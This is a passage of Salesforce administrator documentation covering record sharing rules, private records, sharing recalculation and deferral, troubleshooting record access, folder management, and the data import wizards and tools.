- Contacts that are not linked to an account are always private. Only the owner of the contact and administrators can view it. Contact sharing rules do not apply to private contacts.
- Notes and attachments marked as private via the `Private` checkbox are accessible only to the person who attached them and administrators.
- Events marked as private via the `Private` checkbox are accessible only by the event owner. Other users cannot see the event details when viewing the event owner's calendar. However, users with the "View All Data" or "Modify All Data" permission can see private event details in reports and searches, or when viewing other users' calendars.
- Users above a record owner in the role hierarchy can only view or edit the record owner's records if they have the "Read" or "Edit" object permission for the type of record
- Visibility to users as a result of the **Community User Visibility** preference is not inherited through the role hierarchy. If a manager in the role hierarchy is not a member of a community, but their subordinate is, the manager does not gain access to other members of the community. This only applies if Salesforce Communities is enabled in your organization.

Deleting Records

- The ability to delete individual records is controlled by administrators, the record owner, users in a role hierarchy above the record owner, and any user that has been granted "Full Access."
- If the sharing model is set to Public Read/Write/Transfer for cases or leads or Public Full Access for campaigns, any user can delete those types of records.

Adding Related Items to a Record

- You must have "Read/Write" access to a record to be able to add notes or attachments to the record.
- You must have at least "Read" access to a record to be able to add activities or other associated records to it.

Adding or Removing Sharing Access Manually

- The ability to manually extend the sharing access of individual records is controlled by administrators, the record owner, users in a role hierarchy above the record owner, and any user that has been granted "Full Access."
- Changing your sharing model deletes any manual shares your users have created.

User Permissions and Object-Level Permissions

While your sharing model controls visibility to records, user permissions and object-level permissions control what users can do to those records.

- Regardless of the sharing settings, users must have the appropriate object-level permissions. For example, if you share an account, those users can only see the account if they have the "Read" permission on accounts. Likewise, users who have the "Edit" permission on contacts may still not be able to edit contacts they do not own if they are working in a Private sharing model.
- Administrators, and users with the "View All Data" or "Modify All Data" permissions, have access to view or edit all data.

Account Sharing

- To restrict users' access to records they do not own that are associated with accounts they do own, set the appropriate access level on the role. For example, you can restrict a user's access to opportunities they do not own yet are associated with accounts they do own using the `Opportunity Access` option.
- Regardless of the organization-wide defaults, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Apex Sharing

- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

Campaign Sharing

- In Enterprise, Unlimited, and Developer Editions, designate all users as Marketing Users when enabling campaign sharing. This simplifies administration and troubleshooting because access can be controlled using sharing and profiles.

  Note: Professional Edition customers cannot manage users this way because custom profiles are not enabled in Professional Edition organizations.

- To segment visibility between business units while maintaining existing behavior within a business unit:

  1. Set the campaign organization-wide default to Private.
  2. Create a sharing rule to grant marketing users Public Full Access to all campaigns owned by users within their business unit.
  3. Create a sharing rule to grant all non-marketing users in a business unit Read Only access to all campaigns owned by users in their business unit.

- When a single user, such as a regional marketing manager, owns multiple campaigns and needs to segment visibility between business units, share campaigns individually instead of using sharing rules. Sharing rules apply to all campaigns owned by a user and do not allow segmenting visibility.
- Create all campaign sharing rules prior to changing your organization-wide default to reduce the affect the change has on your users.
- To share all campaigns in your organization with a group of users or a specific role, create a sharing rule that applies to campaigns owned by members of the “Entire Organization” public group.
- Minimize the number of sharing rules you need to create by using the “Roles and Subordinates” option instead of choosing a specific role.
- If campaign hierarchy statistics are added to the page layout, a user can see aggregate data for a parent campaign and all the campaigns below it in the hierarchy regardless of whether that user has sharing rights to a particular campaign within the hierarchy. Therefore, consider your organization’s campaign sharing settings when enabling campaign hierarchy statistics. If you do not want users to see aggregate hierarchy data, remove any or all of the campaign hierarchy statistics fields from the Campaign Hierarchy related list. These fields will still be available for reporting purposes.
- If the sharing model is set to Public Full Access for campaigns, any user can delete those types of records.

Campaign Member Sharing

Campaign member sharing is controlled by campaign sharing rules. Users that can see a campaign can also see associated campaign members.

Contact Sharing

- The organization-wide sharing default for contacts is not available to organizations that have person accounts enabled.
- If your organization-wide default for contacts is set to Controlled by Parent, the `Contact Access` options are not available when sharing related records like accounts; instead, all access to contacts is determined by the user's access to the contact's account.

Price Book Sharing

- Sharing on price books controls whether users can add the price book and its products to opportunities.
- User permissions control whether users can view, create, edit, and delete price books.

Overview of Sharing Settings

Viewing Sharing Overrides

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view sharing overrides:	“View Setup and Configuration”

When you select an object in the Sharing Settings page, the page includes a Sharing Overrides related list, which shows any profiles that ignore sharing settings for that object.

To view the Sharing Overrides list, click **Security Controls** > **Sharing Settings**, then select an object from the Manage Sharing Settings For list.

For each profile, the list specifies the permissions that allow it to override sharing settings. The “View All Data” and “Modify All Data” permissions override sharing settings for all objects in the organization, while the object permissions “View All” and “Modify All” override sharing settings for the named object.

Note: The Sharing Overrides list doesn't show permissions granted through permission sets, which may also override sharing settings for an object.

To override sharing settings for specific objects, you can create or edit permission sets or profiles and enable the “View All” and “Modify All” object permissions. These permissions provide access to all records associated with an object across the organization, regardless of the sharing settings. Before setting these permissions, compare the different ways to control data access.

SHARING CALCULATIONS

Recalculating Sharing Rules

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, and opportunity sharing rules are available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Unlimited**, and **Developer** Editions

Custom object sharing rules are available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions.

User Permissions Needed	
To recalculate sharing rules:	“Manage Users”

When you make changes to groups, roles, and territories, sharing rules are usually automatically reevaluated to add or remove access as necessary. Changes could include adding or removing individual users from a group, role, or territory, changing which role a particular role reports to, changing which territory a particular territory is subordinate to, or adding or removing a group from within another group. However, if these changes affect too many records at once, a message appears warning that the sharing rules won’t be automatically reevaluated, and you must manually recalculate them.

Note:

You don't have to recalculate each time you edit or create a new sharing rule. The Recalculate buttons on the Sharing Rules related lists should only be used if sharing rule updates have failed or are not working as expected. Administrators will receive a notification email if sharing rule updates have failed.

To manually recalculate an object's sharing rules:

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. In the Sharing Rules related list for the object you want, click **Recalculate**.
3. If you want to monitor the progress of a recalculation, from Setup, click **Monitoring** > **Background Jobs** or **Jobs** > **Background Jobs**.

Note: The **Recalculate** button is disabled when group membership or sharing rule calculations are deferred.

When sharing is recalculated, Salesforce also runs all Apex sharing recalculations.

Automatic sharing rule calculation is enabled by default. You can defer sharing rule calculation by suspending and resuming at your discretion.

Parallel Recalculation

Parallel Recalculation

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When you update the organization-wide defaults or create, update, or delete a sharing rule, the recalculation is run synchronously and typically completes within a few minutes. The same is true for recalculation triggered by updates, such as role or membership changes. However, when the changes affects a large amount of data, the recalculation can take a longer time and can terminate during feature or patch releases.

Note: Parallel recalculation recalculates the sharing rules asynchronously in the background, based on server load. If your organization encounters long-running recalculations when working with sharing rules, contact salesforce.com to determine if you need this feature.

You can monitor the progress of your parallel recalculation in the Background Jobs page. For organizations with parallel recalculation enabled, take note of these behaviors:

Creating or updating a sharing rule:

- Recalculation continues in the background and an email notification is sent upon completion.

- If you are creating a new sharing rule and receive an email notifying a failed attempt, delete the rule from the Sharing Settings page and try again.
- If you are updating a sharing rule and receive an email notifying a failed attempt, recalculate the sharing rule by clicking **Recalculate** for the object on the Sharing Settings page.

Updating the organization-wide default:

- Recalculation continues in the background and an email notification is sent upon completion.

Note: For an in-depth look at record access, see Designing Record Access for Enterprise Scale.

Recalculating Sharing Rules

Defer Sharing Calculations Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: The defer sharing calculation feature isn't enabled by default. To enable it for your organization, contact salesforce.com.

Performing a large number of configuration changes can lead to very long sharing rule evaluations or timeouts. To avoid these issues, an administrator can suspend these calculations and resume calculations during an organization's maintenance period.

Deferring sharing calculation is ideal if you make a large number of changes to roles, territories, groups, users, portal account ownership, or public groups participating in sharing rules, and want to suspend the automatic sharing calculation to a later time.

Group membership and sharing rule calculation are enabled by default.

If	You can
Group membership and sharing rule calculation are enabled	• Suspend, update, and resume group membership calculation. This suspends sharing rule calculation and requires a full recalculation of sharing rules. • Suspend, update, and resume sharing rule calculation.
Group membership calculation is enabled and sharing rule calculation is suspended	Suspend, update, and, resume group membership calculation.
Group membership calculation is suspended and sharing rule calculation is enabled	Suspend, update, resume, and recalculate sharing rule calculation.

To suspend or resume group membership calculation, see Managing Group Membership Calculations.

To suspend, resume, or recalculate sharing rule calculation, see Deferring Sharing Rule Calculations.

Recalculating Sharing Rules

Managing Group Membership Calculations

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To defer (suspend and resume) sharing calculations:	"Manage Users" AND "Manage Sharing Calculation Deferral"

When you make changes to roles, territories, groups, or users, or change ownership of portal accounts, group membership is automatically recalculated to add or remove access as necessary. Changes can include adding or removing a user from a group or changing a role to allow access to different sets of reports.

If you are making changes to groups that affect a lot of records, you may want to suspend automatic group membership calculation and resume at a later time. Note that you might experience sharing inconsistencies in your records if you don't resume calculation.

To suspend or resume group membership calculation:

1. From Setup, click **Security Controls** > **Defer Sharing Calculations**.
2. In the Group Membership Calculations related list, click **Suspend**.

   Note: If sharing rule calculations are enabled, suspending group membership calculations also suspends sharing rule calculations. Resuming group membership calculations also requires full sharing rule recalculation.

3. Make your changes to roles, territories, groups, users, or portal account ownership.
4. To enable group membership calculation, click **Resume**.

Defer Sharing Calculations Overview

Deferring Sharing Rule Calculations

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Account territory, case, lead, and opportunity, sharing rules are available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Unlimited**, and **Developer** Editions
Custom object sharing rules are available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions.

User Permissions Needed	
To defer (suspend and resume) and recalculate sharing rules::	"Manage Users" AND "Manage Sharing Calculation Deferral"

Note: The defer sharing calculation feature isn't enabled by default. To enable it for your organization, contact salesforce.com.

To suspend, resume, or recalculate sharing rule calculation:

1. From Setup, click **Security Controls** > **Defer Sharing Calculations**.
2. In the Sharing Rule Calculations related list, click **Suspend**.
3. Make changes to sharing rules, roles, territories, or public groups participating in sharing rules.

   Note: Any changes to sharing rules require a full recalculation.

   To enable sharing rule calculation, click **Resume**.
4. To manually recalculate sharing rules, click **Recalculate**.

Consider deferring your sharing calculations before performing massive updates to sharing rules. When sharing is recalculated, Salesforce also runs all Apex sharing recalculations.

Managing Group Membership Calculations

Built-in Sharing Behavior

Sharing for accounts and contacts is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Sharing for cases and opportunities is available in **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce provides implicit sharing between accounts and child records (an opportunity, case, or contact), and for various groups of portal users.

Sharing between accounts and child entities

- **Access to a parent account**—If you have access to an account's child record, you have implicit Read Only access to that account.
- **Access to child entities**—If you have access to a parent account, you can have access to the associated child entities. The account owner's role determines the level of access to child entities.

Built-in sharing behavior for portal users

- **Account and case access**—An account's portal user has Read Only access to the parent account and to all of the account's contacts.
- **Management access to data owned by Service Cloud portal users**—Since Service Cloud portal users don't have roles, portal account owners can't access their data via the role hierarchy. To grant them access to this data, you can add account owners to the portal's share group where the Service Cloud portal users are working. This step provides access to all data owned by Service Cloud portal users in that portal.
- **Case access**—If a portal user is a contact on a case, then the user has Read Only access on the case.

Group membership operations and sharing recalculation

Simple operations such as changing a user's role, moving a role to another branch in the hierarchy, or changing a portal account's owner can trigger a recalculation of sharing rules. Salesforce must check access to user's data for people who are above the user's new or old role in the hierarchy, and either add or remove shares to any affected records.

Note: These sharing behaviors simplify administration for data access but can impact the performance of mass data loads and updates. For best practices on designing record access in a large organization, see Designing Record Access for Enterprise Scale.

Securing Data Access

Record Access FAQ

- Why does a user have access to an account?
- Why can't a user see a record?

Why does a user have access to an account?

A user may have access to an account from:

- Record Ownership
- Implicit access from an associated child record such as a case, contact, or opportunity
- Organization-wide sharing defaults
- Role hierarchy
- Sharing rules
- Manual sharing
- Account team or territory

To find out why a user have access to the record, click the **Sharing** button on the account detail page to see a list of users who have access and for which reasons. Click **Expand List** to see all users who have access.

The following users don't show up in the list even if they may have access:

- All users, if the organization-wide defaults are set to Public Read Only or Public Read/Write
- High-volume portal users

Note:

If the **Sharing** button does not appear, the organization-wide sharing defaults may have been set to Controlled by Parent or Public Read. Otherwise, only the record owner, an administrator, or a user above the owner in the role hierarchy can see the Sharing Detail page.

Table 1: Troubleshooting guideline for user access to a record

Access Type	Description
Record owner	The record owner always gets access to his or her own record.
Implicit access	Corresponds to the "Associated record owner or sharing" entry in the Reason column of the Sharing Detail page. The user may have access to a child record of an account (opportunity, case, or contact), which grants them Read access on that account. You cannot overwrite this access. For example, if the user has access to a case record, he or she has implicit Read access to the parent account record.
Organization-wide sharing default	Check if the defaults for the account object are set to Private. If it is, the user may have gained access via other methods listed here. It must be set to Private if at least one of your users should not see a record.
Role hierarchy	The user may have inherited Read access from a subordinate in the role hierarchy. You can't override this behavior for non-custom objects. If the user who has access is on a different branch of the hierarchy from the account owner, check the sharing rules, account teams, and account territory.
Sharing rules	The user may have gotten access because he or she has been included in a relevant sharing rule. If the sharing rule uses public groups (or other categories such as roles) to grant access, check your public groups to see if the user has been included in the group.
Manual shares	The user may have gotten access through the **Sharing** button of the record. Only the record owner, an administrator, or a user above the owner in the role hierarchy can create or remove a manual share on the record.

Access Type	Description
Account Teams and Territory	The user may have been added to an Account Team by the account owner, an administrator, a user above the owner in the role hierarchy, or an account team member. If your organization uses territory management, check if the user who has access is higher in the territory hierarchy than the account owner. Managers gain the same access as their subordinates. Additionally, if the user is a member of Group A, which is a member of Group B, he or she gets access to all accounts shared to Group B, at the same level of access as members of Group B.

See Also:

Securing Data Access

Why can't a user see a record?

You may have set the organization-wide defaults for the object to Private, set up a role hierarchy and granted access using sharing rules, and so on. If you are not sure why a user can't see a record, follow this troubleshooting flow.

1. **Verify the user permission for the object.**

   Permission sets determine which app and what types of data users can see, and whether they can edit, create, or delete records. Make sure that you have assigned the right permissions to the user.

2. **Check the role hierarchy.**

   Identify the user's role in relation to the record owner. If User A cannot access a record owned by User B, they are most likely in different roles or in different branches of the role hierarchy.

3. **Review the sharing rules.**

   You may have left out the user from the sharing rule. If User A should have gotten access in a sharing rule but did not, check the public group (or other categories such as roles or queues) that is used for that sharing rule.

4. **Check your teams.**

   If your organization uses teams for accounts, opportunities, or cases, you may have missed the user when setting up the teams. Review your teams to determine if the user should have gotten access through a team.

5. **Review your manual shares.**

   The user may have lost access because the record owner changed, causing the manual share to be dropped automatically. The manual share could also have been removed using the **Sharing** button on the record detail page. Only the record owner, an administrator, or a user above the owner in the role hierarchy can create or remove a manual share on the record.

6. **Check your territories if you're using them.**

   The user may be missing from the territories or the record may not be under the correct territory where the user is a member. Review your territories if the user should have gotten access through them.

Securing Data Access

Managing Folders

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, or delete public document folders:	“Manage Public Documents”
To create, edit, and delete public email template folders:	“Manage Public Templates”
To create, edit, and delete public report folders:	“Manage Public Reports”
To create, edit, and delete public dashboard folders:	“Manage Dashboards” AND “View All Data”

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

- To access document folders, click the Documents tab.
- To access email template folders, from Setup, click **Communication Templates** > **Email Templates**.

To create a new folder, click **Create New Folder**.

To edit a folder, click **Edit** next to the folder name. Alternatively, select a folder name from the Folder drop-down list and click **Edit**.

Note: You can modify the contents of a folder only if the folder access level is set to Read/Write. Only users with the “Manage Public Documents” or “Manage Public Templates” can delete or change a Read Only folder. Regardless of permissions or folder settings, users can't edit any unfiled or personal folders.

See Also:

Creating and Editing Folders
Deleting Folders
Filing Items in Folders

Creating and Editing Folders

Available in: **All** Editions except **Database.com**
Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

User Permissions Needed	
To create, edit, or delete public document folders:	"Manage Public Documents"
To create, edit, and delete public email template folders:	"Manage Public Templates"
To create, edit, and delete public report folders:	"Manage Public Reports"
To create, edit, and delete public dashboard folders:	"Manage Dashboards" AND "View All Data"

Click **Create New Folder** or **Edit** from most pages that list folders.

1. Enter a `Folder Label`. The label is used to refer to the folder on user interface pages.
2. If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
3. Choose a `Public Folder Access` option. Select read/write if you want users to be able to change the folder contents. A read-only folder can be visible to users but they can't change its contents.
4. Select an unfiled report, dashboard, or template and click **Add** to store it in the new folder. Skip this step for document folders.
5. Choose a folder visibility option:
   - `This folder is accessible by all users, including portal users` gives folder access to all users in your organization, including portal users.
   - `This folder is accessible by all users, except for portal users` gives folder access to all users in your organization, but denies access to portal users. This option is only available for report and dashboard folders in organizations with a partner portal or Customer Portal enabled. If you don't have a portal, you won't see it.
   - `This folder is hidden from all users` makes the folder private.
   - `This folder is accessible only by the following users` allows you to grant access to a desired set of users:
     a. Choose "Public Groups", "Roles," "Roles and Subordinates," "Roles, Internal and Portal Subordinates" (if you have portals enabled), "Territories," or "Territories and Subordinates" from the `Search` drop-down list. The choices vary by Edition and whether your organization has territory management.

        Note: When you share a folder with a group, managers of the group members have no access to the folder unless those managers are also members of the group.

     b. If the `Available for Sharing` list does not immediately display the desired value, enter search criteria and click **Find**.
     c. Select the desired value from the `Available for Sharing` list and click **Add** to move the value to the `Shared To` list.

6. Click **Save**.

Managing Folders

Deleting Folders

Available in: **All** Editions except **Database.com**
Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

User Permissions Needed	
To create, edit, or delete public document folders:	"Manage Public Documents"
To create, edit, and delete public email template folders:	"Manage Public Templates"
To create, edit, and delete public report folders:	"Manage Public Reports"
To create, edit, and delete public dashboard folders:	"Manage Dashboards" AND "View All Data"

You can only delete folders that are empty. Before you begin, remove all the documents, dashboards, templates, or reports from the folder you would like to delete.

1. Click **Edit** next to the folder name from any page that lists folders. On the Reports tab, click ▾ then **Edit** in the Folders pane.
2. Click **Delete** or ▾ then **Delete**.
3. Click **OK** to confirm.

See Also:

Managing Folders

Filing Items in Folders

Available in: **All** Editions except **Database.com**
Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

User Permissions Needed	
To create, edit, or delete public document folders:	"Manage Public Documents"
To create, edit, and delete public email template folders:	"Manage Public Templates"
To create, edit, and delete public report folders:	"Manage Public Reports"
To create, edit, and delete public dashboard folders:	"Manage Dashboards" AND "View All Data"

To move a document, dashboard, report, or email template to a different folder:

1. Select the item to be stored in a folder.
2. Click **Edit Properties**.
3. Choose another folder.
4. Click **Save**.

Just like report folders contain reports and email template folders contain email templates, document folders can only contain documents. To store an attachment in a document folder, save the attachment to your computer and upload it to the document library.

Note: Email templates that are used by Web-to-Case, Web-to-Lead, assignment rules, or escalation rules must be marked as "Available for Use."

IMPORT YOUR DATA

Importing Overview

Your edition determines the types of objects you can import.

You can import data from ACT!, Outlook, and any program that can save data in the CSV (comma-separated values) format, such as Excel or GoldMine.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

The following table summarizes the kinds of records that can be imported.

Which records can be imported?			
Type of record	**Import record limit**	**Users with access**	**Overview topic**
Business accounts and contacts owned by you	500 at a time	All users	What Is Imported for Business Accounts and Contacts?
Business accounts and contacts owned by different users	50,000 at a time	Administrators; Users with the “Modify All Data” permission	What Is Imported for Business Accounts and Contacts?
Person accounts owned by you	50,000 at a time	All users	What Is Imported for Person Accounts?
Person accounts owned by different users	50,000 at a time	Administrators; Users with the “Import Person Accounts” permission	What Is Imported for Person Accounts?
Leads	50,000 at a time	Administrators; Users with “Read”, “Create”, and “Edit” on leads and the “Import Leads” permission	What is Imported for Leads?
Campaign members	50,000 for importing leads as new campaign members and updating the status of existing campaign members.	Administrators; Marketing users (or users with the “Import Leads” permission and the “Edit” permission on campaigns) can import new leads as campaign members.	What is Imported for Campaign Members?

Which records can be imported?			
Type of record	**Import record limit**	**Users with access**	**Overview topic**
		Users also need the "Read" permission on contacts to use the campaign update wizard to make existing leads and contacts campaign members.	
Custom objects	50,000 at a time	Administrators; Users with the "Modify All Data" permission	What Is Imported for Custom Objects?
Solutions	50,000 at a time	Administrators; Users with the "Import Solutions" permission	What Is Imported for Solutions?
Assets Cases Campaigns Contracts Documents Opportunities Products	These records cannot be imported via the import wizards.		

For information on field accessibility and how different field type values are imported, see Notes on Importing Data on page 444.

Process for Importing Records

To import records into Salesforce, follow the steps in these topics:

1. Creating Export Files for Import Wizards
2. Preparing Your Data for Import
3. Accessing the Import Wizards

Note: In addition to the record limits on each import, your import is also subject to the overall storage limits for your organization.

Although they are custom objects, relationship group members cannot be imported.

Which Data Import/Export Tool Should I Use?

Salesforce offers the following tools and APIs to import and export data.

Use the table below to determine which tool you should use, based on how many records you need to import or export, whether you need to import or export, and whether the tool is internal or external to Salesforce.

Tool	Editions supported	Number of records you can import or export	Import	Export	Internal or external to Salesforce	Additional information
Import Wizard for Accounts and Contacts	Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions	Up to 50,000	Yes	No	Internal	An in-browser wizard that imports your personal and organization's accounts and contacts. Read more.
Import Wizard for Leads	Group, Professional, Enterprise, Unlimited, and Developer Editions	Up to 50,000	Yes	No	Internal	An in-browser wizard that imports your organization's leads. Read more.
Solution Import Wizard	Professional, Enterprise, Unlimited, and Developer Editions	Up to 50,000	Yes	No	Internal	An in-browser wizard that imports your organization's solutions. Read more.
Custom Object Import Wizard	Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions	Up to 50,000	Yes	No	Internal	An in-browser wizard that imports your organization's custom objects. Read more.
Data Export	Weekly export available in Enterprise and Unlimited Editions. Monthly export available in all editions, except Database.com	No limit	No	Yes	Internal	An in-browser wizard that exports data in .zip files that are up to 128 MB each on a monthly or weekly basis. Read more.

Tool	Editions supported	Number of records you can import or export	Import	Export	Internal or external to Salesforce	Additional information
Data Loader	Enterprise, Unlimited, Developer, and Database.com Editions	Between 5,000 and 5 million	Yes	Yes	External	Data Loader is a client application for the bulk import or export of data. Use it to insert, update, delete, or export Salesforce records. Read more.
Third-party tools	Varies	Over 5 million	Varies	Varies	External	See the AppExchange for available tools.
Jitterbit Data Loader™ for Salesforce (third-party tool)	All editions	Over 5 million	Yes	Yes	External	Free data migration tool offered by a salesforce.com, inc. partner. Read more.
Workbench	Enterprise, Unlimited, Developer, and Database.com Editions	One record at a time or a batch containing up to 10,000 records	Yes	Yes	External	Workbench is a free, open source, community-supported tool (see the Help page in Workbench). Salesforce.com provides a hosted instance of Workbench for demonstration purposes only—salesforce.com recommends that you do not use this hosted instance of Workbench to access data in a production database. If you want to use Workbench for your production database, you can download, host, and configure it using your own resources. Read more.

Salesforce.com provides APIs that enable data integration with Salesforce. Use the table below to determine which API to use, based on how many records you need to import or export and the integration technologies required in your scenario.

API	Editions supported	Number of records you can import or export	Import	Export	Additional information
REST API	Developer, Enterprise, Unlimited, and Database.com Editions	Integration scenarios where you have less than 200 records	Yes	Yes	Use to access objects in your organization using REST. Read more.

API	Editions supported	Number of records you can import or export	Import	Export	Additional information
SOAP API	Developer, Enterprise, Unlimited, and Database.com Editions	Integration scenarios where you have less than 200 records	Yes	Yes	Use to integrate your organization's data with other applications using SOAP. Read more.
Bulk API	Developer, Enterprise, Unlimited, and Database.com Editions	Over a million	Yes	Yes	Use to load or delete large numbers of records. Read more.

Importing Overview

What Is Imported for Business Accounts and Contacts?

Available in: **All** Editions except **Database.com**

Organization import not available in: **Personal** Edition, **Database.com**

The import wizards for contacts and business accounts allow you to match records in a variety of ways in order to prevent duplicates. Contacts can be matched by Salesforce ID, name, or email. Business accounts can be matched by Salesforce ID or by name and site. Matching by Salesforce ID is inclusive of both contacts and business accounts; if you match one by Salesforce ID, the other will also be matched by Salesforce ID.

Matching by Name and Site

If you choose to match contacts by name and business accounts by name and site (which are the recommended options), the import wizards automatically create a business account for each unique business account name and site in the import file. They also create a separate contact for each contact name listed in the file. The contacts are then associated with the appropriate business accounts.

If the business account or contact already exists in the system, and you have read/write access to the record, the wizards add your import data to the existing data in Salesforce. In addition, if a business account or contact name in your import file is similar to an existing business account or contact name, the import data is added to the existing data in Salesforce.

Matching by Salesforce ID

You can also choose to match contacts and business accounts by Salesforce ID. With this selected, the Salesforce ID will be the criteria for de-duplication. That is, if you are matching by ID and a record in your source file has the same ID as a record in Salesforce, then that record will be updated in Salesforce. Note that record IDs are case-sensitive and must match exactly.

Overwriting Existing Account Values

The wizards never overwrite your existing business account fields unless you check the `Overwrite existing account values` checkbox in the wizard. With this box checked, you can insert or update existing business account fields with new data. However, you cannot use this checkbox to update existing field data with blank values. With this box unchecked, the wizard updates any empty business account fields, but does not touch any fields with existing data.

If you do not have read/write access to an existing business account or contact, the wizards create a new business account or contact owned by you. In addition, the wizards create new business accounts and contacts based on specific fields in your import file.

In Professional, Enterprise, Unlimited, and Developer Edition organizations, the import wizards can also import new business account and contact notes. The wizards do not import notes that are exact duplicates of existing contact or business account notes.

Import My Organization's Accounts and Contacts
Which Data Import/Export Tool Should I Use?

What Is Imported for Person Accounts?

Person account import available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The import wizards for person accounts allow you to prevent the creation of duplicate records by matching records according to one of the following fields: `Account Name`, `Salesforce ID`, or `Email`. In your import file, include a column for the field that you are using for record matching.

Note: Your administrator may have renamed "person account" to another term. If so, the import wizard will refer to the new name.

Matching by Name

When you select this option, the import wizard will detect existing records in Salesforce that have the same name. Note that this type of matching is not case-sensitive - for example, names that begin with a capital letter will be matched with the same name that begins with a lowercase letter. If necessary, scan and standardize your custom object names before performing the import to prevent unintended matches.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the import wizard will detect existing records in Salesforce that have the same Salesforce ID. Note that Salesforce IDs are case-sensitive and must match exactly. Salesforce IDs can be obtained by running reports that include the ID field of the record.

Matching by Email

With this option, person accounts in your import file will be matched with existing person accounts in Salesforce according to the exact value in the `Email` field.

Matching by External ID

An external ID is a custom field that has the “External ID” attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the import wizard will detect existing records in Salesforce that have the same external ID. Note that this operation is not case-sensitive - for example, “ABC” will be matched with “abc”. However, there is an exception: if the custom field has the separate “Unique” attribute and the case-sensitive option for that attribute is selected, uppercase and lowercase letters will not be considered identical.

If necessary, scan and standardize your external ID values before performing the import to prevent unintended matches.

When matching by external ID, if the import wizard finds duplicate records, only the first three duplicate records are reported to you in the confirmation email.

Note: Only account custom fields with the “External ID” attribute are available for this step. While all custom contact fields are available on person account page layouts, custom contact fields with the “External ID” attribute are not available as matching fields during person account import.

Ignoring or Updating Matching Records

When the import wizard detects existing records in Salesforce that match according to the field you have chosen, you can choose one of the following actions:

- **Do not update existing records and only insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, ignore any records in your file that match an existing record, and do nothing to the existing record.
- **Update existing records and do not insert any new records** - If there are records in your file that match an existing record, then update the existing record. Also, ignore any records in your file that do not match an existing record, and do not insert them as new records.
- **Update existing records and insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, if there are records in your file that match an existing record, then update the existing record.

What is Imported for Leads?

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can import data into the standard lead fields and into any custom lead fields you may have, even if a particular field is hidden or read only in your page layout or field-level security settings for leads.

Importing Leads With Matching Types

You can choose whether to match leads in your import file with existing leads in Salesforce. Leads can be matched according to the following types: Salesforce ID, name, or email. Choosing a matching type sets the criteria for avoiding duplicate leads. For example, if you are matching by email and a lead in your source file has the same email as a lead in Salesforce, then that lead will be updated in Salesforce. If you are not matching by email and a lead in your source file has the same email as a lead in Salesforce, then a new lead will be created.

The wizards never overwrite your existing lead fields unless you check the `Overwrite existing lead values` checkbox in the wizard. With this box checked, you can insert or update existing lead fields with new data. However, you cannot use this checkbox to update existing field data with blank values. With this box unchecked, the wizard updates any empty lead fields, but does not touch any fields with existing data.

Importing Leads Without Matching Types

If you choose a matching type of "None" in the lead import wizard, for each lead in your import file, the Import My Organization's Leads wizard creates a new lead in Salesforce. You can merge leads after they are imported.

See Also:

Import My Organization's Leads
Which Data Import/Export Tool Should I Use?

What is Imported for Campaign Members?

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- **Import Leads Wizard** - For each lead in your import file, this wizard imports the lead, associates the lead with a campaign, and inserts a `Member Status` value for the lead in that campaign. You can import data into the standard lead fields and into any custom lead fields, even if a particular field is hidden or read only in your page layout or field-level security settings. If you have duplicate leads in your import file, the wizard does not merge them. In addition, if any of the imported leads match an existing lead, the wizard does not merge the duplicate data into one lead.
- **Campaign Update Wizard** - For each contact or lead in your import file, this wizard updates only the `Member Status` value of the matching contact or lead in Salesforce. You cannot add new leads or contacts, nor can you update any other fields in the existing lead or contact records.

What Is Imported for Custom Objects?

Custom object import available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import custom objects:	"Modify All Data"

The import wizard for custom objects allows you to prevent the creation of duplicate records by matching records according to one of the following fields: custom object name, Salesforce ID, or external ID. In your import file, include a column for the field that you are using for record matching.

Matching by Name

When you select this option, the import wizard will detect existing records in Salesforce that have the same name. Note that this type of matching is not case-sensitive - for example, names that begin with a capital letter will be matched with the same name that begins with a lowercase letter. If necessary, scan and standardize your custom object names before performing the import to prevent unintended matches.

Matching by Salesforce ID

